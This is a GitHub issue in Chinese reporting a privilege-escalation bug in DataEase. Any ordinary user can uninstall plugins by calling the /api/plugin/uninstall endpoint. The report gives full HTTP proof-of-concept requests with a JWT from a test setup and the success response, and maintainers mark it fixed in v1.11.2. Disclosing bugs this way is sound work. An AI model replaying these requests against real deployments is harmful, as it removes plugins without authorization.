dataease / dataease Public

Code   Issues 163   Pull requests 2   Actions   Security 1   Insights

New issue

Jump to bottom

[Bug]普通权限越权卸载插件 #2429

Closed   Ryze-T opened this issue on Jun 15 · 2 comments

Assignees

Labels   状态:待反馈   类型:bug

Ryze-T commented on Jun 15

DataEase 版本

最新版

运行方式(安装包运行 or 源码运行 ?)

安装包运行

浏览器版本

任意

Bug 描述


普通权限越权卸载插件

Bug 重现步骤(有截图更好)

普通用户无法对插件进行处理，但是通过调用接口可对插件进行卸载：

```
POST /api/plugin/uninstall/1 HTTP/1.1
Host: xxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Authorization: xxx
LINK-PWD-TOKEN: null
Connection: close
Content-Length: 0
```

Authorization为鉴权标准，低权限依然可以调用api/plugin/uninstall接口进行插件卸载：




状态	方法	域名	文件	发起者	类型	传输	大小
200	POST	10.211.55.18	xhr?userId=1&t=1655103187408	chunk-vendors.25...	js	300 字节	2 字节
204	POST	10.211.55.18	xhr_send?userId=1&t=1655103187432	chunk-vendors.25...	plain	2.71 KB	0 字节
200	POST	10.211.55.18	xhr?userId=1&t=1655103187433	chunk-vendors.25...	js	353 字节	54 字节
204	POST	10.211.55.18	xhr_send?userId=2&t=1655103187455	chunk-vendors.25...	plain	2.70 KB	0 字节
	POST	10.211.55.18	xhr?userId=1&t=1655103187456	chunk-vendors.25...			
404	GET	10.211.55.18	iframe.html?userId=1	subdocument	html	169 字节	0 字节

17 个请求　已传输 112 字节 / 17.80 KB　完成：9.38 秒

请求 Cookie

```
Authorization: "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NTUxMDMyMzEsInVzZXJJ
               ZCI6MiwidXNlcm5hbWUiOiJkZW1vIn0.84AC0bBKhExjEAWCHln85R4X81OY1EhUaR
               sSQxfP0xg"
language: "zh_CN"
request-time-out: "10"
sysUiInfo: "{\"ui.logo\":{\"paramKey\":\"ui.logo\",\"paramValue\":null,\"type\":\"file\",\"sort\":1,\"file
```

包发送后显示成功：




```
POST /api/plugin/uninstall/2 HTTP/1.1
Host: 10.211.55.18
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0)
Gecko/20100101 Firefox/101.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NTUxMDMyMzEsInVzZXJJZCI6Miwi
dXNlcm5hbWUiOiJkZW1vIn0.84AC0bBKhExjEAWCHln85R4X81OY1EhUaRsSQxfP0xg
LINK-PWD-TOKEN: null
Origin: http://10.211.55.18
Connection: close
Referer: http://10.211.55.18/
Content-Length: 0
```

```
HTTP/1.1 200
Access-control-Allow-Origin: http://10.211.55.18
Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sun,
12-Jun-2022 06:53:49 GMT; SameSite=lax
Vary:
origin,access-control-request-method,access-control-request-headers,accept-enco
ding
Content-Type: application/json
Date: Mon, 13 Jun 2022 06:53:48 GMT
Connection: close
Content-Length: 43

{"success":true,"message":null,"data":true}
```

管理员查看插件被卸载，漏洞利用成功：



插件名称	费用	描述	版本	作者	安装时间	操作
Presto 数据源插件	0	Presto 插件	1.0-SNAPSHOT	DATAEASE	2022-04-24 10:05:03	
选项卡插件	20000	选项卡插件	1.0-SNAPSHOT	fit2cloud-chenyw		

共 2 条　10条/页　1　前往 1 页

Ryze-T added the 类型:bug label on Jun 15

Ryze-T assigned **BBchicken-9527**, **youliyuan-fit2cloud** and **zyyfit** on Jun 15

github-actions bot added the 状态:待处理 label on Jun 15

maninhill changed the title ~~[Bug]~~ **[Bug]普通权限越权卸载插件** on Jun 15

xuwei-fit2cloud commented on Jun 15 Contributor

感谢反馈，我们尽快修复。

github-actions bot added 状态:待反馈 and removed 状态:待处理 labels on Jun 15

maninhill commented on Jun 17 Contributor

v1.11.2 已修复，详情请参考：https://github.com/dataease/dataease/releases/tag/v1.11.2

maninhill closed this as completed on Jun 17

Assignees

youliyuan-fit2cloud

zyyfit

BBchicken-9527

Labels

状态:待反馈 类型:bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

6 participants